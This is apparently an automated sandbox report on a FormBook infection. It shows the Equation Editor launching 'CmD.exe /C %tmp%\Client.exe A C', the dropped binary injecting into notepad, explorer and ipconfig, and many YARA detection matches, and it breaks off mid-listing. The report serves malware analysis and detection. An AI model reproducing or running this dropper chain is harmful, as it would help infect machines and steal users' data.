HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1426587697	1426587698	success or wait	1	6B800648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1426587698	1426587699	success or wait	1	6B800648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\6F518	6F518	binary	04 00 00 00 B8 0B 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 3F 7C 45 C8 90 AB D8 01 18 F5 06 00 18 F5 06 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 B8 0B 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 F5 06 00 18 F5 06 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6B800648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: **3060**, Parent PID: **576**

General

Target ID:	2

Start time:	18:38:16
Start date:	08/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	4	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scr iptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	Superscr iptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2708**, Parent PID: **3060**

General

Target ID:	3
Start time:	18:38:17
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	CmD.exe /C %tmp%\Client.exe A C
Imagebase:	0x4a120000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Client.exe PID: **316**, Parent PID: **2708**

General

Target ID:	6
Start time:	18:38:18
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Local\Temp\Client.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Client.exe A C
Imagebase:	0xa20000
File size:	954368 bytes
MD5 hash:	B4F00BB75BFD5C4E2C9D0CD6070E8E54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.958771208.0000000003666000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000006.00000002.958771208.0000000003666000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.958771208.0000000003666000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.958771208.0000000003666000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 24%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D887995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D887995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D79DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D88A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D79DE2C	ReadFile

Analysis Process: notepad.exe PID: **2188**, Parent PID: **1060**

General

Target ID:	9
Start time:	18:38:34
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\notepad.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\notepad.exe /Processid:{2BA893A4-E786-4AE6-9111-3506DE199247}
Imagebase:	0x660000
File size:	179712 bytes
MD5 hash:	A4F6DF0E33E644E802C8798ED94D80EA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.948702057.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.948702057.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.948702057.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.948702057.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.947984971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.947984971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.947984971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.947984971.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1043648372.00000000002C0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000002.1043648372.00000000002C0000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1043648372.00000000002C0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1043648372.00000000002C0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.939194134.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.939194134.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.939194134.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.939194134.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.938868025.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.938868025.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.938868025.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.938868025.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1043727096.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000002.1043727096.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1043727096.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1043727096.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.948326848.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.948326848.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.948326848.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.948326848.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **1860**, Parent PID: **2188**

General

Target ID:	10
Start time:	18:38:41
Start date:	08/08/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xff040000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.987721089.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000A.00000000.987721089.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.987721089.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.987721089.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.1004582452.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000A.00000000.1004582452.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.1004582452.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.1004582452.0000000002992000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: **1800**, Parent PID: **1860**

General

Target ID:	11
Start time:	18:39:20
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x370000
File size:	27136 bytes
MD5 hash:	CABB20E171770FF64614A54C1F31C033
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1175369847.0000000000260000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000B.00000002.1175369847.0000000000260000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1175369847.0000000000260000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1175369847.0000000000260000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1175496063.0000000000290000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000B.00000002.1175496063.0000000000290000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1175496063.0000000000290000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1175496063.0000000000290000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1175083933.0000000000080000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 